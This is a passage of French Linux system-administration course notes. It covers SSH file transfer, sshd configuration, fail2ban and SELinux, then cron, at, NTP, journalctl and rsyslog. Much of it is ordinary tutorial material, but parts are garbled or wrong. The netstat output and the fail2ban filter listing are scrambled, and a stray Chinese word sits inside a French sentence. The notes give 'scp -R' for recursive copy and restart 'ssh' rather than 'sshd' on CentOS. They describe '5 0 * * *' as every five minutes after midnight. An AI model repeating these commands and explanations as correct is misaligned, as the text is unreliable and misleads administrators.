ssh localhost id
user@localhost's password:
uid=1000(user) gid=1000(user) groupes=1000(user),10(wheel) contexte=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
```

- Connexion en IPv6 :

```
$ ssh -6 localhost
user@localhost's password:
Last login: Tue Sep 27 18:11:41 2016 from 172.16.98.1
$ netstat -an | grep :22
tcp        0      0 0.0.0.0:22          0.0.0.0:*          LISTEN
tcp6       0      0 ::1:22             ::*:*              LISTEN
tcp6       0      0 ::1:52206         ::1:22             ESTABLISHED
tcp6       0      0 ::1:1:22          ::1:52206         ESTABLISHED
$ exit
déconnexion
Connection to localhost closed.
```

5. Transfert de fichiers

5.1. Transfert de fichiers SCP

SCP est la transposition de la commande `cp` à travers SSH. On désigne la ressource distante origine ou destination par `user@machine:/path`. Par exemple :

```
scp /dossier/fichier user@machine:~
```

```
scp user@machine:~/dossier/fichier .
```

```
scp -R /dossier user@machine:~
```

5.2. Transfert de fichiers SFTP

SFTP s'utilise comme un client FTP.

```
# sftp user@localhost
user@localhost's password:
Connected to localhost.
sftp> pwd
Remote working directory: /home/user
sftp> quit
```

5.3. Transfert de fichiers Rsync

rsync (pour remote synchronization ou synchronisation à distance), est un logiciel de synchronisation de fichiers. Il est fréquemment utilisé pour mettre en place des systèmes de sauvegarde distante.

rsync travaille de manière unidirectionnelle c'est-à-dire qu'il synchronise, copie ou actualise les données d'une source (locale ou distante) vers une destination (locale ou distante) en ne transférant que les octets des fichiers qui ont été modifiés.

Il utilise des fonctions de compression.

Il utilise SSH par défaut pour les synchronisations distantes.

```
# yum -y install rsync
```

5.4. Client rsync

```
rsync source/ destination/
rsync -az source/ login@serveur.org:/destination/
rsync -e ssh -avz --delete-after /home/source user@ip_du_serveur:/dossier/destination/
rsync -e ssh -avzn --delete-after /home/mondossier_source user@ip_du_serveur:/dossier/destination/
```

5.5. Serveur rsync

```
# cat /etc/rsyncd.conf
# /etc/rsyncd: configuration file for rsync daemon mode

# See rsyncd.conf man page for more options.

# configuration example:

# uid = nobody
# gid = nobody
# use chroot = yes
# max connections = 4
# pid file = /var/run/rsyncd.pid
# exclude = lost+found/
# transfer logging = yes
# timeout = 900
# ignore nonreadable = yes
# dont compress = *.gz *.tgz *.zip *.z *.Z *.rpm *.deb *.bz2

# [ftp]
#         path = /home/ftp
#         comment = ftp export area
```

```
# mkdir /home/ftp
# systemctl start rsyncd
# systemctl enable rsyncd
```

```
rsync -avpro /home/ftp serveur.org::ftp
```

https://en.wikibooks.org/wiki/OpenSSH/Cookbook/Automated_Backup

5.6. Montages SSH

6. Configuration du service

Fichier `/etc/ssh/sshd_config` en Debian 8 :

```

# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd will bind to
#ListenAddress ::

#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin yes
StrictModes yes

RSAAuthentication yes
PubkeyAuthentication yes
#AuthorizedKeysFile    %h/.ssh/authorized_keys

# Don't read the user's ~/.rhosts and ~/.shosts files
IgnoreRhosts yes
# For this to work you will also need host keys in /etc/ssh_known_hosts
RhostsRSAAuthentication no
# similar for protocol version 2
HostbasedAuthentication no
# Uncomment if you don't trust ~/.ssh/known_hosts for RhostsRSAAuthentication
#IgnoreUserKnownHosts yes

# To enable empty passwords, change to yes (NOT RECOMMENDED)
PermitEmptyPasswords no

# Change to yes to enable challenge-response passwords (beware issues with
# some PAM modules and threads)
ChallengeResponseAuthentication no

# Change to no to disable tunneled clear text passwords
#PasswordAuthentication yes

# Kerberos options
#KerberosAuthentication no
#KerberosGetAFSToken no
#KerberosOrLocalPasswd yes
#KerberosTicketCleanup yes

# GSSAPI options
#GSSAPIAuthentication no
#GSSAPICleanupCredentials yes

X11Forwarding yes
X11DisplayOffset 10
PrintMotd no
PrintLastLog yes
TCPKeepAlive yes
#UseLogin no

#MaxStartups 10:30:60
#Banner /etc/issue.net

# Allow client to pass locale environment variables
AcceptEnv LANG LC_*

Subsystem sftp /usr/lib/openssh/sftp-server

```

```
# Set this to 'yes' to enable PAM authentication, account processing,
# and session processing. If this is enabled, PAM authentication will
# be allowed through the ChallengeResponseAuthentication and
# PasswordAuthentication. Depending on your PAM configuration,
# PAM authentication via ChallengeResponseAuthentication may bypass
# the setting of "PermitRootLogin without-password".
# If you just want the PAM account and session checks to run without
# PAM authentication, then enable this but set PasswordAuthentication
# and ChallengeResponseAuthentication to 'no'.
UsePAM yes
```

7. Clés SSH

7.1. Régénération des clés du serveur

Les clés du serveur lui-même (appelé `host`) peuvent être régénérée à condition qu'elles soient effacées. En Debian 8, il sera nécessaire de reconfigurer le paquet avant de redémarrer le service contrairement au comportement RHEL7/Centos7.

En Debian 8 :

```
rm /etc/ssh/ssh_host_*
dpkg-reconfigure openssh-server
systemctl restart ssh
systemctl status ssh
```

En RHEL7/Centos7 :

```
rm /etc/ssh/ssh_host_*
systemctl restart ssh
systemctl status ssh
```

8. Usage sous Windows

8.1. Utilitaire Putty

<http://www.chiark.greenend.org.uk/~sgtatham/putty/download.html>

8.2. Utilitaire CyberDuck

<https://cyberduck.io/>

8.3. Utilitaire WinSCP

<https://winscp.net/eng/docs/lang:fr>

9. Transfert de session graphique

9.1. Serveur X

```
ssh -X user@ip_machine
```

9.2. Serveur X Xming

<https://sourceforge.net/projects/xming/>

10. Montage de tunnel

https://en.wikibooks.org/wiki/OpenSSH/Cookbook/Proxies_and_Jump_Hosts

10.1. Transfert de port

Exemple : `ssh -L 4444:127.0.0.1:80 user@machine`

10.2. Proxy Web

...

11. Serveur X2Go

Solution de bureau distant.

11.1. Installation du serveur

```
yum install x2goserver
```

```
yum groupinstall "Xfce"
yum groupinstall "MATE Desktop"
```

```
firewall-cmd --permanent --zone=public --add-service=ssh
firewall-cmd --reload
```

11.2. Installation du client

Pour Linux, Windows ou Mac OS X : <http://wiki.x2go.org/doku.php>

12. Fail2ban

Site officiel : http://www.fail2ban.org/wiki/index.php/Main_Page

Fail2ban est un service qui surveille les logs de comportement malveillant (tentative de connexions, DDoS, etc.) et qui inscrit dynamiquement des règles de bannissement dans iptables. Fail2ban est compatible avec un grand nombre de services (apache, sshd, asterisk, ...).

12.1. Installation de fail2ban

- Installer epel-release et puis fail2ban :

```
# yum install -y epel-release
# yum install -y fail2ban
```

- Activation du service :

```
systemctl enable fail2ban
```

Tous les fichiers de configuration sont situés dans `/etc/fail2ban`. Les valeurs par défaut sont situées dans un fichier `jail.conf`. Le fichier `jail.local` aura la préférence sur le fichier `jail.conf`, dans l'ordre.

1. `/etc/fail2ban/jail.conf`
2. `/etc/fail2ban/jail.d/*.conf`, alphabetically
3. `/etc/fail2ban/jail.local`
4. `/etc/fail2ban/jail.d/*.local`, alphabetically

12.2. Activation des règles

- Créer un fichier `/etc/fail2ban/jail.local` avec ce contenu :

```
[DEFAULT]
# Ban hosts for one hour:
bantime = 3600

# Override /etc/fail2ban/jail.d/00-firewalld.conf:
banaction = iptables-multiport

[sshd]
enabled = true
```

- Démarrer fail2ban :

```
# systemctl start fail2ban
# systemctl status fail2ban
● fail2ban.service - Fail2Ban Service
   Loaded: loaded (/usr/lib/systemd/system/fail2ban.service; disabled; vendor preset: disabled)
   Active: active (running) since mar 2016-09-27 21:39:13 CEST; 6s ago
     Docs: man:fail2ban(1)
  Process: 64203 ExecStart=/usr/bin/fail2ban-client -x start (code=exited, status=0/SUCCESS)
 Main PID: 64229 (fail2ban-server)
    Group: /system.slice/fail2ban.service
           └─64229 /usr/bin/python2 -s /usr/bin/fail2ban-server -s /var/run/fail2ban/fail2ban.sock -p /var/run/fail2ban/fail2ban.pid -x -b

sep 27 21:39:12 localhost.localdomain systemd[1]: Starting Fail2Ban Service...
sep 27 21:39:12 localhost.localdomain fail2ban-client[64203]: 2016-09-27 21:39:12,358 fail2ban.server [64221]: INFO
Starting Fail2ban v0.9.3
sep 27 21:39:12 localhost.localdomain fail2ban-client[64203]: 2016-09-27 21:39:12,358 fail2ban.server [64221]: INFO
Starting in daemon mode
sep 27 21:39:13 localhost.localdomain systemd[1]: Started Fail2Ban Service.
```

- Surveiller Fail2ban :

```
# fail2ban-client status
Status
|- Number of jail:    1
`- Jail list:      sshd
```

```
# fail2ban-client status sshd
Status for the jail: sshd
|- Filter
| |- Currently failed:    0
| |- Total failed:    0
| `- File list:      /var/log/secure
`- Actions
  |- Currently banned:    0
  |- Total banned:    0
  `- Banned IP list:
```

```
# tail -F /var/log/fail2ban.log
```

12.3. Aller plus loin avec fail2ban

- Lire le fichier `/etc/fail2ban/jail.conf` et s'en inspirer pour personnaliser le module ssh
- Le dossier `/etc/fail2ban/filter.d/` donne une idée des applications supportées :

```
# ls /etc/fail2ban/filter.d/
3proxy.conf          apache-shellshock.conf  dropbear.conf       horde.conf        openwebmail.conf  qmail.conf
squirrelmail.conf    aspp.conf            drupal-auth.conf   ignorecommands  oracleims.conf  recidive.conf
apache-auth.conf     sshd.conf            ejabberd-auth.conf kerio.conf       pam-generic.conf roundcube-aut
apache-badbots.conf  asterisk.conf       exim-common.conf  lighttpd-auth.conf perdition.conf  selinux-commo
h.conf               sshd-ddos.conf     botsearch-common.conf  exim-common.conf  perdition.conf  selinux-ssh.c
apache-botsearch.conf stunnel.conf       courier-auth.conf  freeswitch.conf  nagios.conf     postfix.conf
n.conf               stunnel.conf       common.conf        exim.conf       monit.conf     php-url-fopen.conf
apache-common.conf   suhosin.conf       courier-smtplib.conf froxlor-auth.conf  named-refused.conf postfix-rbl.conf
onf                  suhosin.conf       counter-strike.conf exim-spam.conf  myqld-auth.conf  portsentry.conf
                     tine20.conf        courier-auth.conf  freeswitch.conf  nagios.conf     sendmail-auth
apache-fakegooglebot.conf  tine20.conf      courier-smtplib.conf froxlor-auth.conf  named-refused.conf  postfix-reje
.conf                uwimap-auth.conf  directadmin.conf   gssftpd.conf   nginx-botsearch.conf  sendmail-reje
apache-modsecurity.conf  uwimap-auth.conf  dovecot.conf       guacamole.conf  nginx-botsearch.conf  sogo-auth.con
ct.conf              uwimap-auth.conf  groupoffice.conf  gssftpd.conf   nginx-http-auth.conf  solid-pop3d.c
apache-nohome.conf   uwimap-auth.conf  horde.conf        nsd.conf       proftpd.conf   pure-ftpd.conf
                     vsftpd.conf       ignorecommands  guacamole.conf  nsd.conf       squid.conf
```

13. Renforcement du service SSH

- <http://docs.hardentheworld.org/Applications/OpenSSH/>
- https://wp.kjro.se/2013/09/06/hardening-your-ssh-server-opensshd_config/
- <http://www.cyberciti.biz/tips/linux-unix-bsd-openssh-server-best-practices.html>
- <https://linux-audit.com/audit-and-harden-your-ssh-configuration/>

14. Jouer avec SELINUX et SSH

14.1. Changer le contexte du port SSH

Contexte du port SSH :

```
# semanage port -l | grep ssh
ssh_port_t          tcp      22
```

Changer ou ajouter le port d'écoute dans le fichier `/etc/ssh/sshd_config` et adapter le contexte selinux :

```
# semanage port -a -t ssh_port_t -p tcp 2222
```

Vérification du contexte SSH :

```
# semanage port -l | grep ssh
ssh_port_t          tcp      2222, 22
```

14.2. Booléens SSH

```
# getsebool -a | grep ssh
fenced_can_ssh --> off
selinuxuser_use_ssh_chroot --> off
sftpd_write_ssh_home --> off
ssh_chroot_rw_homedirs --> off
ssh_keysign --> off
ssh_sysadm_login --> off
```

```
# setsebool -P sftpd_write_ssh_home on
```

```
# yum install -y setroubleshoot-server
# semanage boolean -m --on ftp_home_dir
```

```
# semanage boolean -l | grep ssh
ssh_chroot_rw_homedirs      (fermé, fermé) Allow ssh to chroot rw homedirs
sftpd_write_ssh_home        (fermé, fermé) Allow sftpd to write ssh home
ssh_keysign                 (fermé, fermé) Allow ssh to keysign
fenced_can_ssh              (fermé, fermé) Allow fenced to can ssh
selinuxuser_use_ssh_chroot  (fermé, fermé) Allow selinuxuser to use ssh chroot
ssh_sysadm_login            (fermé, fermé) Allow ssh to sysadm login
```

15. Intégrer google authenticator à PAM et SSH

- <https://arfore.wordpress.com/2016/08/28/configure-google-authenticator-on-centos-7/>
- <http://thefallenphoenix.net/post/ssh-multi-factor-centos-7/>

...

Notes

- Tunnels, authentification, copies, transfert de fichiers, de ports, de sessions X

Logiciels utilisant SSH sous Windows

- Putty, SuperPutty : configuration, enregistrement de profils, transferts de ports
- WinSCP : transferts de fichiers, compression, automation, backup
- Xming X Server for Windows : intégration avec winch et putty
- Cyberduck : Client multi-protocoles
- Dokan SSHFS : librairie SSHFS
- X2go : Bureau déporté à travers SSH, client Lin/Win/Mac

Exercices

- Créer une paire de clé DSA et la transmettre au serveur.
- Exécuter une session X avec Firefox à partir du serveur sur votre PC
- Transferts de ports : se connecter à l'interface LAN du routeur
- Essais Clients/serveurs X2go
- Renforcement du service en modifiant la configuration
- Activation de la compression
- Intégration iptables, fail2ban
- Découverte du logiciel d'automation Ansible

Références

- <https://en.wikibooks.org/wiki/OpenSSH>
- https://en.wikipedia.org/wiki/Secure_Shell
- <http://formation-debian.via.ecp.fr/ssh.html>
- http://doc.fedoraproject.org/wiki/SSH:_Authentification_par_cl%C3%A9
- http://doc.fedoraproject.org/wiki/SSH:_X11Forwarding
- http://doc.fedoraproject.org/wiki/SSHFS:_montage_de_syst%C3%A8mes_de_fichiers_via_SSH
- http://doc.fedoraproject.org/wiki/SSH:_Simplifier_une_connexion_passant_par_un_Proxy
- http://doc.fedoraproject.org/wiki/SSH:_Se.prot%C3%A9ger_des_attaques_avec_fail2ban

Gestion sécurisée

- Objectifs de certification
 - Linux Essentials
 - RHCSA EX200
 - LPIC 1
 - LPIC 2
- 1. Tâches planifiées
 - 1.1. Commande `at`
 - 1.2. Commande `at` : créer une tâche planifiée
 - 1.3. Commande `at` : supprimer une tâche planifiée
 - 1.4. Cron
 - 1.5. Répertoire `/etc/cron*`
 - 1.6. Service cron
 - 1.7. Fichier `/etc/crontab`
 - 1.8. Commande `crontab`
 - 1.9. Commande `crontab`
 - 1.10. Champs dates et heures
 - 1.11. Valeurs numériques
 - 1.12. Exemple de planification
 - 1.13. Compteurs `systemd`
- 2. Localisation et synchronisation
 - 2.1. Localisation
 - 2.2. Date courante
 - 2.3. Network Time Protocol
 - 2.4. `Timedatectl`
 - 2.5. client `ntpdate`
- 3. Journalisation `Systemd`
 - 3.1. Commande `journalctl`
 - 3.2. Options
 - 3.3. Exemples
- 4. Syslog
 - 4.1. Format Syslog
 - 4.2. Niveaux de gravité
 - 4.3. Origine
 - 4.4. Journalisation Rsyslog
 - Configuration
 - Rotation
 - 4.5. Journalisation Syslog-ng
 - Notes
- 5. SELINUX
 - 5.1. Introduction à SELinux
 - 5.2. Terminologie SELinux
 - 5.3. Modes SELinux
 - 5.4. Vérifier la présence des outils de gestion
 - 5.5. Utilisateur SELinux
 - 5.6. Contextes
 - 5.7. Exemples de modification de contexte
 - Manipuler les "booleans"
 - 5.8. Logs SELinux
 - 5.9. Restaurer les contextes par défaut définis de tous les fichiers du système
 - 5.10. SELINUX pour Debian
 - Installation de SELINUX en Debian 9 (Stretch)
- 6. AppArmor (Debian 8)
- 7. Sauvegardes

Objectifs de certification

Linux Essentials

- Topic 3: The Power of the Command Line (weight: 9)
 - 3.2 Searching and Extracting Data from Files

RHCSA EX200

- 5.Déployer, configurer et gérer des systèmes
 - 5.2. Planifier des tâches à l'aide de cron et at
 - 5.10. Configurer un système pour utiliser des services de temps
- 2.Utiliser des systèmes en cours d'exécution
 - 2.5. Localiser et interpréter les fichiers journaux du système et les journaux
- 7.Gérer la sécurité
 - 7.3. Définir des modes d'application de règles et permisifs pour SELinux
 - 7.4. Répertorier et identifier le contexte des fichiers et des processus SELinux
 - 7.5. Restaurer les contextes des fichiers par défaut
 - 7.6 Utiliser des paramètres booléens pour modifier les paramètres SELinux du système
 - 7.7. Détecter et gérer les violations des politiques SELinux de routine
- 6.Gérer des groupes et utilisateurs système
 - 6.4. Configurer un système pour utiliser un service d'authentification distant pour les informations utilisateur et groupe

LPIC 1

- Sujet 107 : Tâches d'administration
 - 107.2 Automatisation des tâches d'administration par la planification des travaux
 - 107.3 Paramètres régionaux et langues
- Sujet 108 : Services systèmes essentiels
 - 108.1 Gestion de l'horloge système
 - 108.2 Journaux systèmes
 - 108.3 Bases sur l'agent de transfert de courrier (MTA)
 - 108.4 Gestion des imprimantes et de l'impression

LPIC 2

- Sujet 206 : Maintenance système
 - 206.2 Opérations de sauvegarde

1. Tâches planifiées

- `at` et `cron`

1.1. Commande `at`

- `at` est une commande Unix qui permet de programmer des commandes à n'exécuter qu'une fois – par opposition à cron — à un moment donné. La commande enregistrée hérite de l'environnement courant utilisé au moment de sa définition. Par exemple, pour une exécution de la commande à 05:45 :

```
$ echo "touch file.txt" | at 0545
```

- Options :
 - `at -l` ou `atq` : affiche la liste des jobs introduits par la commande « `at` ».
 - `at -r JOB` OU `atrm JOB` : efface le job identifié par son numéro de job.
 - `at` : sans paramètre, donne la ligne « Garbled time ».

1.2. Commande `at` : créer une tâche planifiée

- Vérifier le moment :

```
$ date
mer jan 21 18:26:25 CET 2015
```

- Créer une tâche pour 18:28 :

```
$ at 1828
at> echo $(date) >> now.txt
at> <EOT>
job 5 at Wed Jan 21 18:28:00 2015
```

- Vérifier la programmation

```
$ at -l
5   Wed Jan 21 18:28:00 2015 a francois
```

- Constat :

```
$ date; ls -l now.txt; cat now.txt
mer jan 21 18:28:19 CET 2015
-rw-rw-r--. 1 francois francois 58 21 jan 18:28 now.txt
mer jan 21 18:26:00 CET 2015
mer jan 21 18:28:00 CET 2015
```

1.3. Commande `at` : supprimer une tâche planifiée

- Vérification de la tâche :

```
$ atq
6   Wed Jan 21 18:30:00 2015 a francois
```

- Suppression de la tâche :

```
$ atrm 6
```

- Nouvelle vérification de la tâche

```
$ atq
```

1.4. Cron

- Le logiciel utilitaire 'Cron' est un planificateur de tâches basé sur le temps dans les systèmes de type Unix. On utilise cron pour planifier des tâches (commandes ou les scripts shell) pour les exécuter périodiquement à des heures fixes, à des dates ou dans des intervalles. Le nom cron vient du mot grec pour le temps, χρόνος chronos.
- cron.d est normalement lancé comme service.
- Le programme crontab permet aux utilisateurs de gérer leurs tâches.

1.5. Répertoire `/etc/cron*`

- Placer un script dans l'un de ses répertoires l'exécute à un moment prédéfini :

```
$ ls /etc/cron*
/etc/cron.deny  /etc/crontab
/etc/cron.d:
@hourly  raid-check  sysstat  unbound-anchor
/etc/cron.daily:
@yum-daily.cron  logrotate  man-db.cron  mlocate
/etc/cron.hourly:
@anacron  @yum-hourly.cron
/etc/cron.monthly:
/etc/cron.weekly:
```

1.6. Service cron

- Sous Centos 7 :

```
$ systemctl status crond.service
crond.service - Command Scheduler
   Loaded: loaded (/usr/lib/systemd/system/crond.service; enabled)
     Active: active (running) since mer 2015-01-21 03:34:27 CET; 16h ago
       Main PID: 1083 (crond)
          CGroup: /system.slice/crond.service
                  └─1083 /usr/sbin/crond -n
```

1.7. Fichier /etc/crontab

```
$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
# For details see man 4 crontabs
# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .---- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .--- day of week (0 - 6) (Sunday=0 or 7)
# | | | | | OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command-to-be-executed
```

1.8. Commande crontab

- Pour gérer son gestionnaire des tâches planifiées on lance la commande `crontab` qui utilise l'éditeur par défaut :

```
$ crontab -e
et insérer ceci pour lancer un script à chaque minute :
# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .---- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .--- day of week (0 - 6) (Sunday=0 or 7)
# | | | | | OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed
* * * * * /home/francois/job1.sh
```

1.9. Commande crontab

- Vérifier les jobs :

```
$ crontab -l
```

- Créer un script du type :

```
#!/bin/bash
# job1.sh
touch /home/francois/cron-$(date +"%Y%H%M")
exit
```

- Vérifier avec :

```
ls -l ~/cron*
```

1.10. Champs dates et heures

Champs	valeurs autorisées
minute	0-59
hour	0-23
day of month	1-31
month	1-12 (ou les noms en anglais)
day of week	0-7 (0 or 7 est aussi dimanche ou les noms des jours)

Les trois premières lettres des noms des mois et des jours de la semaine correspondent aux termes anglais quelle que soit la casse.

1.11. Valeurs numériques

- On peut écrire des plages de valeurs (inclusif) :

```
8-11
```

- On peut écrire des listes de plages

```
1,2,5,9
```

- ou

```
0-4,8-12
```

- une valeur suivie de " /<nombre>" correspond à une cadence. Par exemple :

```
0-23/2
```

- correspond à une cadence tous les 2 de 0 à 23 (on suppose un exemple sur l'heure)
- L'alternative aurait été :

```
0,2,4,6,8,10,12,14,16,18,20,22
```

- S'il s'agit d'une cadence de tous les deux, il est peut-être plus évident d'écrire ceci :

```
*/2
```

1.12. Exemple de planification

- Chaque jour, toutes les 5 minutes après minuit :

```
5 0 * * *
```

- Le premier jour de chaque mois à 14:15 :

```
15 14 1 * *
```

- Du lundi au vendredi à 22:00 :

```
0 22 * * 1-5
```

- Chaque jour, toutes les deux heures à partir de minuit :

```
23 0-23/2 * * *
```

- Chaque dimanche à 4h5 :

```
5 4 * * sun
```

1.13. Compteurs systemd

- <http://www.certdepot.net/rhel7-use-systemd-timers/>

2. Localisation et synchronisation

2.1. Localisation

- Debian/Ubuntu :

```
# dpkg-reconfigure tzdata
```

- Sous RHEL/Centos, le fichier /etc/localtime est un lien symbolique vers un des fichiers situés dans /usr/share/zoneinfo :

```
$ ls -l /etc/localtime
```

2.2. Date courante

- Date et heure du système : commande `date`.
- Date et heure matérielle : commande `hwclock`.

2.3. Network Time Protocol

- Network Time Protocol ou NTP est un protocole qui permet de synchroniser l'horloge locale d'ordinateurs sur une référence d'heure via le réseau.
- La version 3 de NTP est la plus répandue à ce jour. Elle est formalisée par la RFC 1305.
- http://fr.wikipedia.org/wiki/Network_Time_Protocol
- <http://www.pool.ntp.org/fr/>

2.4. Timedatectl

```
# timedatectl --help
timedatectl [OPTIONS...] COMMAND ...

Query or change system time and date settings.

-h --help           Show this help message
--version          Show package version
--no-pager         Do not pipe output into a pager
--no-ask-password  Do not prompt for password
-H --host=[USER@]HOST Operate on remote host
-M --machine=CONTAINER Operate on local container
--adjust-system-clock Adjust system clock when changing local RTC mode

Commands:
status             Show current time settings
set-time TIME      Set system time
set-timezone ZONE   Set system time zone
list-timezones     Show known time zones
set-local-rtc BOOL  Control whether RTC is in local time
set-ntp BOOL        Control whether NTP is enabled
```

2.5. client ntpdate

- Pour se synchroniser, on peut utiliser aussi le client ntpdate :

```
# ntpdate be.pool.ntp.org
```

- Pour s'assurer que votre ordinateur soit synchronisé via NTP, sous centos 7, vous pouvez démarrer le service associé :

```
# systemctl status ntpdate
# systemctl start ntpdate
# systemctl status ntpdate
```

3. Journalisation Systemd

3.1. Commande journalctl

Configuration de journalctl

...

Droits d'accès. Les utilisateurs peuvent seulement voir leurs journaux. Pour voir tous journaux du système, l'utilisateur doit faire partie du groupe `adm`.

```
usermod -a -G adm francois
```

Consulter le journal.

```
journalctl
```

3.2. Options

Option	Paramètre	Usage
-n, --lines=
-f, --follow
-b
-k, --dmesg
-e, --pager-end
-r, --reverse
-x, --catalog
-p, --priority=
-u, --unit=
--since=, --until=	"2012-10-30 18:17:16", "yesterday", "today", "tomorrow", "now"	

3.3. Exemples

Afficher les 5 dernières lignes du journal.

```
journalctl -n 5
```

Spécifier le format de sortie (voir `man journalctl`).

```
journalctl -n 1 -o verbose
```

Affichage en temps réel.

```
journalctl -f
```

Affichage des messages au démarrage.

```
journalctl -b
```

Affichage par niveau de严重性 err

```
journalctl -p err
```

4. Syslog

Syslog est un **protocole** définissant un service de journaux d'événements d'un système informatique. C'est aussi le nom du **format** qui permet ces échanges.

En tant que protocole, Syslog se compose d'une partie *cliente* et d'une partie *serveur*. La partie cliente émet les informations sur le réseau, via le port **UDP 514**. Il est possible d'utiliser TCP. Les serveurs collectent l'information et se chargent de créer les journaux.

L'intérêt de Syslog est donc de centraliser les journaux d'événements, permettant de repérer plus rapidement et efficacement les défaillances d'ordinateurs présents sur un réseau.

Il existe aussi un **logiciel** appelé Syslog, qui est responsable de la prise en charge des fichiers de journalisation du système.

Syslog est la solution de journalisation standard sur les systèmes Unix et Linux, il y a également une variété d'implémentations Syslog sur d'autres systèmes d'exploitation (Windows notamment) et est généralement trouvé dans les périphériques réseau tels que les commutateurs ou routeurs.

4.1. Format Syslog

Un journal au format Syslog comporte dans l'ordre les informations suivantes :

1. la date à laquelle a été émis le log,
2. le nom de l'équipement ayant généré le log (hostname),
3. une information sur le processus qui a déclenché cette émission,
4. le niveau de gravité du log,
5. un identifiant du processus ayant généré le log
6. et enfin un corps de message. Certaines de ces informations sont optionnelles. Par exemple :

```
Sep 14 14:09:09 machine_de_test dhcp service[warning] 110 corps du message
```

Les origines peuvent être multiples et sont juxtaposées à l'aide d'un ';'.

- Elles sont construites sous la forme :

```
facility.criticity
```

- La gravité (*criticity*) doit être comprise comme la **criticité minimale**, ainsi `user.critical` correspond au message d'origine utilisateur pour le niveau de gravité `critical` et les niveaux supérieurs, en l'occurrence `alert` et `emergency`.
- Le mot-clé "none" peut lui aussi être utilisé afin de filtrer les messages, il est alors utilisé en lieu et place de la gravité.

4.2. Niveaux de gravité

N	Niveau	Signification
0	Emerg	Système inutilisable
1	Alert	Une intervention immédiate est nécessaire
2	Crit	Erreur critique pour le système
3	Err	Erreur de fonctionnement
4	Warning	Avertissement
5	Notice	Événement normal méritant d'être signalé
6	Informational	Pour information seulement
7	Debug	Déboggage

4.3. Origine

Outre les niveaux de gravité, les messages sont orientés au regard de leur **origine**, dont les codes sont regroupés suivant des types que l'on appelle des "facilités", soit l'origine, de `local0` à `local7` à personnaliser. On peut trouver :

Facilité	Origine
AUTH	Message de sécurité/autorisation
AUTHPRIV	Message de sécurité/autorisation (privé).
CRON	Message d'un démon horaire
DAEMON	Démon du système sans classification particulière.
FTP	Démon ftp.
KERN	Message du noyau.
LOCAL0 à LOCAL7	Réserve pour des utilisations locales.
LPR	Message du sous-système d'impression.
MAIL	Message du sous-système de courrier.
NEWS	Message du sous-système des news USENET.
SYSLOG	Message interne de syslogd

USER (défaut)	Message utilisateur générique.
UUCP	Message du sous-système UUCP.

4.4. Journalisation Rsyslog

Configuration

```
cat -n /etc/rsyslog.conf
 1  # rsyslog configuration file
 2
 3  # For more information see /usr/share/doc/rsyslog-*/rsyslog_conf.html
 4  # If you experience problems, see http://www.rsyslog.com/doc/troubleshoot.html
 5
 6  ##### MODULES #####
 7
 8  # The imjournal module bellow is now used as a message source instead of imuxsock.
 9  $ModLoad imuxsock # provides support for local system logging (e.g. via logger command)
10  $ModLoad imjournal # provides access to the systemd journal
11  #$ModLoad imklog # reads kernel messages (the same are read from journald)
12  #$ModLoad immark # provides --MARK-- message capability
13
```

Partie concernant le service réseau.

```
14  # Provides UDP Syslog reception
15  #$ModLoad imudp
16  #$UDPServerRun 514
17
18  # Provides TCP Syslog reception
19  #$ModLoad imtcp
20  #$InputTCPServerRun 514
21
22
23  ##### GLOBAL DIRECTIVES #####
24
25  # Where to place auxiliary files
26  $WorkDirectory /var/lib/rsyslog
27
28  # Use default timestamp format
29  $ActionFileDefaultTemplate RSYSLOG_TraditionalFileFormat
30
31  # File syncing capability is disabled by default. This feature is usually not required,
32  # not useful and an extreme performance hit
33  #$ActionFileEnableSync on
34
35  # Include all config files in /etc/rsyslog.d/
36  $IncludeConfig /etc/rsyslog.d/*.conf
37
38  # Turn off message reception via local log socket;
39  # local messages are retrieved through imjournal now.
40  $OmitLocalLogging on
41
42  # File to store the position in the journal
43  $IMJournalStateFile imjournal.state
44
45
```

Règles de journalisation :

```
46  ##### RULES #####
47
48  # Log all kernel messages to the console.
49  # Logging much else clutters up the screen.
50  #kern.*                                     /dev/console
51
52  # Log anything (except mail) of level info or higher.
53  # Don't log private authentication messages!
54  *.info;mail.none;authpriv.none;cron.none      /var/log/messages
55
56  # The authpriv file has restricted access.
57  authpriv.*                                    /var/log/secure
58
59  # Log all the mail messages in one place.
60  mail.*                                       -/var/log/maillog
```

```

61
62
63 # Log cron stuff
64 cron.*                                /var/log/cron
65
66 # Everybody gets emergency messages
67 *.emerg                                :omusrmsg:*
68
69 # Save news errors of level crit and higher in a special file.
70 uucp,news.crit                          /var/log/spooler
71
72 # Save boot messages also to boot.log
73 local7.*                                /var/log/boot.log
74
75

```

Règles de transfert

```

76 # ### begin forwarding rule ###
77 # The statement between the begin ... end define a SINGLE forwarding
78 # rule. They belong together, do NOT split them. If you create multiple
79 # forwarding rules, duplicate the whole block!
80 # Remote Logging (we use TCP for reliable delivery)
81 #
82 # An on-disk queue is created for this action. If the remote host is
83 # down, messages are spooled to disk and sent when it is up again.
84 #$ActionQueueFileName fwdRule1 # unique name prefix for spool files
85 #$ActionQueueMaxDiskSpace 1g   # 1gb space limit (use as much as possible)
86 #$ActionQueueSaveOnShutdown on # save messages to disk on shutdown
87 #$ActionQueueType LinkedList  # run asynchronously
88 #$ActionResumeRetryCount -1   # infinite retries if host is down
89 # remote host is: name/ip:port, e.g. 192.168.0.1:514, port optional
